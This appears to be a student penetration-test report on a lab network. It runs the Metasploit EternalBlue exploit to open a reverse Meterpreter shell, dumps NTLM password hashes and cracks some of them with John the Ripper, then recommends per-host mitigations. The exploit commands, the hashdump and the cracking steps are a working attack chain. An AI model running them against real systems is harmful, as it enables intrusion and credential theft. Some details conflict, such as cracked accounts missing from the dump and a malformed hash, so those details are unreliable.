+ -- --=[ 2169 exploits - 1149 auxiliary - 398 post
+ -- --=[ 592 payloads - 45 encoders - 10 nops
+ -- --=[ 9 evasion

Metasploit tip: Use the edit command to open the
currently active module in your editor
```

Details about the user and host:

- The user is signed in as a student on the host student-parrot security, according to the terminal prompt.

Framework for Metasploit:

- The Metasploit Framework console has been launched by executing the command MSF console.
- Along with the URL <https://metasploit.com>, the ASCII art of "Metasploit" is shown.

Specifics of the Framework:


- the v6.1.9-dev version.
- Available modules:
- 2169 exploits.
- 1149 is the auxiliary.
- 398 after exploitation.
- 592 payloads.

- Forty-five encoders.
- No-operation instructions, or Nops: 10.
- Modules for evasion: 9.
- 

Information about the target:

- The word test on 192.168.1.47, which displays the IP address of the target system you are testing or attacking, is displayed in the lower left corner

## 2. Second Step



```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 172.168.0.38
RHOSTS => 172.168.0.38
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.1.140
LHOST => 192.168.1.140
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
```

Exploit Module Selection:

- Using the following command, the user has chosen the exploit module exploit/windows/smb/ms17\_010\_eternalblue:

```
use exploit/windows/smb/ms17_010_eternalblue
```

RHOST is the target system.

- The command is used to set the IP address 172.168.0.38 for the remote host (target system):  
set RHOSTS 172.168.0.38

LHOST, the attacker's system:

- The command sets the IP address of the local host (attacker system) to 192.168.1.140  
set LHOST 192.168.1.140


Port of Listening (LPORT):

- The command sets the reverse TCP payload's local port to 4444..  
set LPORT 4444

Implementing the Exploit:

- The command is used to run the exploit.  
exploit

### 3. Third Step



The screenshot shows a terminal window titled "Parrot Terminal" with the following log output:

```
[+] 172.168.0.38:445 - =====
[*] 172.168.0.38:445 - Connecting to target for exploitation.
[+] 172.168.0.38:445 - Connection established for exploitation.
[+] 172.168.0.38:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.168.0.38:445 - CORE raw buffer dump (53 bytes)
[*] 172.168.0.38:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 172.168.0.38:445 - 0x00000010 30 30 38 20 52 32 20 45 6e 74 65 72 70 72 69 73 008 R2 Enterprise
[*] 172.168.0.38:445 - 0x00000020 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50 e 7601 Service P
[*] 172.168.0.38:445 - 0x00000030 61 63 6b 20 31 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000 ack 1
[+] 172.168.0.38:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.168.0.38:445 - Trying exploit with 17 Groom Allocations.
[*] 172.168.0.38:445 - Sending all but last fragment of exploit packet
[*] 172.168.0.38:445 - Starting non-paged pool grooming
[+] 172.168.0.38:445 - Sending SMBv2 buffers
[*] 172.168.0.38:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.168.0.38:445 - Sending final SMBv2 buffers.
[*] 172.168.0.38:445 - Sending last fragment of exploit packet!
[*] 172.168.0.38:445 - Receiving response from exploit packet
[+] 172.168.0.38:445 - ETERNALBLUE overwrite completed successfully (0xC00000D)!
```

The terminal prompt shows "meterpreter >".

The Server Message Block (SMB) protocol issue in Microsoft is exploited by the EternalBlue (MS17-010) vulnerability. Attackers can run arbitrary code on the victim machine because to this vulnerability. The system running Windows Server 2008 R2 Enterprise, Service Pack 1 is the target of the exploit in this scenario since it is susceptible to this vulnerability.

## 4. Fourth Step

```
[+] 172.168.0.38:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.168.0.38:445 - Sending final SMBv2 buffers.
[*] 172.168.0.38:445 - Sending last fragment of exploit packet!
[*] 172.168.0.38:445 - Receiving response from exploit packet
[+] 172.168.0.38:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.168.0.38:445 - Sending egg to corrupted connection.
[*] 172.168.0.38:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 172.168.0.38
[*] Meterpreter session 1 opened (192.168.1.140:4444 -> 172.168.0.38:49166) at 2024-12-08 14:16:55 +0000
[+] 172.168.0.38:445 - =====-
[+] 172.168.0.38:445 - =====-WIN-
[+] 172.168.0.38:445 - =====-
meterpreter > sysinfo
Computer       : SECAMWINSERVER2
OS            : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture   : x64
System Language: en_GB
Domain        : WORKGROUP
Logged On Users: 0
Meterpreter    : x64/windows
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:62070ab5a8bdd28b2ff82335206dd278:::
Employee14:1010:aad3b435b51404eeaad3b435b51404ee:5d755e5609d8640e158703e8449f83c6:::
Employee15:1011:aad3b435b51404eeaad3b435b51404ee:739120ebc4dd940310bc4bb5c9d37021:::
Employee2:1009:aad3b435b51404eeaad3b435b51404ee:d29e60822f991996b268b278e0c5e352:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:3ld6cfe0d16ae931b73c59d7e0c089c:::
meterpreter > 
```

This screenshot seems to depict a Meterpreter session collecting data from a hacked system. System information such as the architecture (x64), domain/workgroup status, and OS version (Windows 2008 R2) may be obtained with the sysinfo command. The hash dump command retrieves the password hashes for all system user accounts, including Administrator and other staff accounts. This usually takes place during an ethical hacking or penetration testing exercise's post-exploitation phase.

## 5. Final Step

```
student@student-parrotsecurity:~/Desktop$ sudo john --format=NT pass
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (NT [MD4 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
          (Guest)
flowers      (Employee2)
horse        (Employee5)
Proceeding with incremental:ASCII
69d4        (Employee4)

```

This screenshot demonstrates how to use the John the Ripper program on a Parrot Security operating system to crack a password. The program is trying to crack NTLM password hashes from a file called pass, as indicated by the command sudo john --format=NT pass. It employs a variety of strategies, including incremental mode, wordlists (/usr/share/john/password.lst), and single rules. The recovered passwords for certain user accounts, including "flowers" and "horse," are shown. Usually, penetration testing includes this step to determine how strong a password is.

# Mitigation

## 172.168.0.38

To improve security and address vulnerabilities, Microsoft has provided important updates and patches for several Windows editions, including Vista, 7, 8.1, 10, and others. Updates to approved versions are recommended for users of older, unsupported systems, such as Windows 2003 and XP. SMBv1 is also deprecated because of security threats, and Microsoft advises turning it off. By blocking SMB-related ports (TCP 445, 137, 139, and UDP 137, 138), users can further safeguard networks.

Patches for systems like Vista, 7, 2008, and 2008 R2, as well as more recent versions like Windows 8.1, RT 8.1, and 2012 R2, are available for mixed-medium security issues. Additionally, it is advised to switch to SSH, which offers encrypted and secure connections, and stop the Telnet service, which is regarded as unsafe. Enforcing message signing in the host setup is an additional crucial step. To do this, enable the policy setting "Microsoft network server: Digitally sign communications (always)" on Windows computers. For Samba users, enable the setting "server signing" to safeguard network communications against manipulation or unwanted access.

Additionally, Microsoft recommends that users filter outbound ICMP timestamp answers (14) and ICMP timestamp queries (13) in order to reduce the possibility of reconnaissance attacks that could reveal system vulnerabilities to attackers. These actions are a component of a larger initiative to improve Windows systems' security posture, guaranteeing that both contemporary and legacy settings are protected from new threats. Applying these patches, updating unsupported systems, and adhering to certain recommended practices will help users keep their computer environment safe and drastically lower the risk of cyberattacks.

## 172.168.0.33

Several proactive steps are suggested to improve the security of systems and applications. Applications that use medium-strength ciphers for encryption should first, if at all feasible, be redesigned to avoid utilizing these weaker ciphers. Due to their increased vulnerability to contemporary cryptographic attacks, medium-strength ciphers should be replaced with stronger ones to protect data confidentiality and integrity. The system's overall resistance to such intrusions is increased by ensuring strong encryption methods.

Additionally, using the right SSL certificates is essential to protecting client-server connections. In addition to enhancing credibility and trust, acquiring or creating legitimate SSL certificates stops hackers from posing as services or stealing private information. Services without active SSL certificates run the danger of being compromised, putting users and data at risk.

The absence of required signature poses a serious security concern for distant SMB servers. If signing is not enabled, unauthenticated attackers may be able to perform man-in-the-middle attacks by intercepting or altering data between clients and servers. By ensuring that all communications are verified, SMB signing greatly lowers the possibility of data tampering and illegal access.

Finally, setting up Network Level Authentication (NLA) on distant RDP servers is a crucial step in improving the security of remote access. In order to limit the attack surface for unauthorized users, NLA

requires users to authenticate before connecting to the server. The "Remote" tab in the Windows "System" settings is usually where you may enable this item. Enabling NLA gives the system an additional degree of security by ensuring that only authorized users may start remote desktop connections.

## **172.168.0.34**

Several crucial steps should be taken to improve system security. Reconfiguring applications that employ medium-strength ciphers to use stronger encryption would lessen their susceptibility to cryptographic assaults. To protect services, appropriate SSL certificates should be created or bought, guaranteeing authentication and data integrity.

Enforcing message signing is crucial for SMB services in order to guard against man-in-the-middle attacks and manipulation. Samba uses the "server signing" setting, whereas Windows requires turning on the "Microsoft network server: Digitally sign communications (always)" policy. Furthermore, secure connection utilizing contemporary protocols is ensured by updating to TLS 1.2 and 1.3 while turning off out-of-date versions like TLS 1.0 and 1.1.

Last but not least, by requiring user verification prior to connection establishment, Network Level verification (NLA) on remote desktop servers improves access control. This may be set up in Windows' "System" settings under the "Remote" tab. Together, these actions strengthen the system's resistance against cyber-attacks.

## **172.168.0.32**

It is advised to take certain steps in order to resolve significant and medium-level security vulnerabilities. First, switching to a supported operating system or service pack is crucial for serious problems. Unsupported systems are extremely susceptible to exploitation as they are no longer patched or updated for security flaws. Making the switch to a supported version guarantees that the system will receive the most recent security updates and safeguards.

Enforcing message signing in the host setup is an essential step to improve communication security for medium-level threats. All sent data is verified and shielded from manipulation or unwanted access thanks to message signing. This may be set up on Windows computers by turning on the "Microsoft network server: Digitally sign communications (always)" policy setting. The "server signing" setting is the corresponding settings for Samba-using computers. By putting these adjustments into practice, the likelihood of man-in-the-middle attacks is greatly decreased, and communications are made more secure.

# Conclusion

According to Clarke's Ceylon penetration test, there are serious weaknesses that might jeopardise the security of the company. It is essential to execute the suggested security measures right away in order to reduce these threats and improve its security posture. Clarke's Ceylon may greatly lower its vulnerability to cyberthreats and protect its priceless assets by fixing these weaknesses. Additionally, to maintain a strong security posture in the always shifting threat landscape, frequent security assessments and continuous security monitoring are crucial.

# References

- <http://www.nessus.org/u?f1d70f2a>
- <https://support.microsoft.com/en-us/lifecycle>
- <http://www.nessus.org/u?68fc8eff>
- <http://www.nessus.org/u?321523eb>
- <http://www.nessus.org/u?065561d0>
- <http://www.nessus.org/u?d9f569cf>
- <https://blogs.technet.microsoft.com/filecab/2016/09/16/stop-using-smb1/>
- <http://www.nessus.org/u?b9d9ebf9>
- <http://www.nessus.org/u?8dcab5e4>
- <http://www.nessus.org/u?234f8ef8>
- <http://www.nessus.org/u?4c7e0cf3>
- <https://github.com/stamparm/EternalRocks/>
- <http://www.nessus.org/u?59db5b5b>
- <http://www.nessus.org/u?52ade1e9>
- <http://badlock.org/>